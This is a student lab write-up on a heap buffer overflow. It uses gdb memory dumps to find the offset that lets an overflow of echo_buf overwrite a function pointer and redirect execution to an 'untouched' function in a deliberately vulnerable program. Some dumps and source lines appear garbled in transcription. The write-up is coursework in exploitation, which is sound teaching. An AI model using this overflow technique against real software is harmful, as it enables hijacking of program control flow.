


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Lab 9 - Heap-buffer Overflow


To begin, I want to find the amount of bytes between `echo_buf` and `ptrs->fun`, the address of the untouched function, and the top of the stack when `do_echo` is executing.

First, I used `gdb` to set a breakpoint at the `do_echo` function. Once there, I check where the top of the stack is using `p $rsp`. Next, I run the command `x/60xw echo_buf` which shows me where `echo_buf` starts. It is not shown but I run the same command for the `ptrs` struct (`x/60xw ptrs`). From this, I use the expression `4ad7d0 + x = 4ad878` (even though `ptrs` starts at `4ad878`, the first item in it is a long we don't need so I skip an extra 8 bytes). This expression yields `x = 168` bytes (more on this later).




```
kali@kali: ~/Lab09
File Actions Edit View Help
kali@kali: ~/Lab09 x  kali@kali: ~/Lab09 x
0x4017be <do_echo+4>: movzx  edx, BYTE PTR [rdi]
0x4017c1 <do_echo+7>: cmp    si, 0
0x4017c4 <do_echo+10>: je     0x40181a <do_echo+96>
0x4017c6 <do_echo+12>: mov    eax, 0x6
[stack]
0000| 0x7fffffffdb38 -> 0x4018a3 (<main+130>: mov    edx, 0x200)
0008| 0x7fffffffdb40 -> 0xa4141414141 ('AAAAA\n')
0016| 0x7fffffffdb48 -> 0x68308f53
0024| 0x7fffffffdb50 -> 0x7fffffffdb10 (push  rdx)
0032| 0x7fffffffdb58 -> 0x7fffffffdb10 (add   BYTE PTR [rax], al)
0040| 0x7fffffffdb60 -> 0x7fffffffdb14 -> 0x0
0048| 0x7fffffffdb68 -> 0x5999a (<do_lookup_x+954>: add   rsp, 0x30)
0056| 0x7fffffffdb70 -> 0x4
Legend: code, data, rodata, value
Breakpoint 1, do_echo (str=str@entry=0x7fffffffdb40 "AAAAA\n") at heap.c:32
32
gdb-peda$ p $rsp
$1 = (void *) 0x7fffffffdb38
gdb-peda$ Quit
gdb-peda$ x/60xw echo_buf
0x4ad7d0: 0x6f686365 0x0000203a 0x00000000 0x00000000
0x4ad7e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad7f0: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad800: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad810: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad820: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad830: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad840: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad850: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad860: 0x00000000 0x00000000 0x00000021 0x00000000
0x4ad870: 0x00000000 0x00000000 0x004a6210 0x00000000
0x4ad880: 0x6b8b4567 0x00000000 0x00020781 0x00000000
0x4ad890: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad8a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad8b0: 0x00000000 0x00000000 0x00000000 0x00000000
gdb-peda$
```

Next, I find the address of untouched simply by running the command `info address untouched` which as you see below, gives the address.



```
kali@kali: ~/Lab09
File Actions Edit View Help
kali@kali: ~/Lab09 x  kali@kali: ~/Lab09 x
0x4017c4 <do_echo+10>: je     0x40181a <do_echo+96>
0x4017c6 <do_echo+12>: mov    eax, 0x6
[stack]
0000| 0x7fffffffdb38 -> 0x4018a3 (<main+130>: mov    edx, 0x200)
0008| 0x7fffffffdb40 -> 0xa4141414141 ('AAAAA\n')
0016| 0x7fffffffdb48 -> 0x68308f53
0024| 0x7fffffffdb50 -> 0x7fffffffdb10 (push  rdx)
0032| 0x7fffffffdb58 -> 0x7fffffffdb10 (add   BYTE PTR [rax], al)
0040| 0x7fffffffdb60 -> 0x7fffffffdb14 -> 0x0
0048| 0x7fffffffdb68 -> 0x5999a (<do_lookup_x+954>: add   rsp, 0x30)
0056| 0x7fffffffdb70 -> 0x4
Legend: code, data, rodata, value
Breakpoint 1, do_echo (str=str@entry=0x7fffffffdb40 "AAAAA\n") at heap.c:32
32
gdb-peda$ p $rsp
$1 = (void *) 0x7fffffffdb38
gdb-peda$ Quit
gdb-peda$ x/60xw echo_buf
0x4ad7d0: 0x6f686365 0x0000203a 0x00000000 0x00000000
0x4ad7e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad7f0: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad800: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad810: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad820: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad830: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad840: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad850: 0x00000000 0x00000000 0x00000021 0x00000000
0x4ad860: 0x00000000 0x00000000 0x004a6210 0x00000000
0x4ad870: 0x6b8b4567 0x00000000 0x00020781 0x00000000
0x4ad880: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad890: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad8a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x4ad8b0: 0x00000000 0x00000000 0x00000000 0x00000000
gdb-peda$ info address untouched
Symbol "untouched" is a function at address 0x4017a5.
gdb-peda$
```

Now that I have all of the necessary information, I run exploit.py to generate my payload and run gdb using it. The problem is that with a byte offset of 168, I am moving too far into the ptrs struct and accidentally putting the address of untouched past where it needs to be. With some trial and error, using an offset of 162 bytes worked and as you can see below, I successfully entered the untouched function:



```
heap.c
17 struct heap_ptrs {ptrs;
18 long last_num = 0;
19
20
21 void untouched(void)
22 {
23     int r;
24     ;
25     printf("You shouldn't be here.\n");
26
27     return;
28 }
29
30 void do_echo(const char *str)
31 {
32     int i;
33     for (i = 6; *str != '\n'; i++) {
34         echo_buf[i] = *str++;
35     }
36     echo_buf[i] = '\0';
37 }
38
```

```
native process 30559 In: untouched
gdb-peda$ c 00001 0x7ffffffdb40 ('A' <repeats 162 times>, "8\333\377\377\377\177")
00008 0x7ffffffdb48 ('A' <repeats 154 times>, "8\333\377\377\377\177")
00016 0x7ffffffdb50 ('A' <repeats 146 times>, "8\333\377\377\377\177")AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00024 0x7ffffffdb58 ('A' <repeats 138 times>, "8\333\377\377\377\177")
00032 0x7ffffffdb60 ('A' <repeats 130 times>, "8\333\377\377\377\177")
00040 0x7ffffffdb68 ('A' <repeats 122 times>, "8\333\377\377\377\177")
00048 0x7ffffffdb70 ('A' <repeats 114 times>, "8\333\377\377\377\177")
00056 0x7ffffffdb78 ('A' <repeats 106 times>, "8\333\377\377\377\177")
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004017b9 in untouched () at heap.c:27
gdb-peda$
```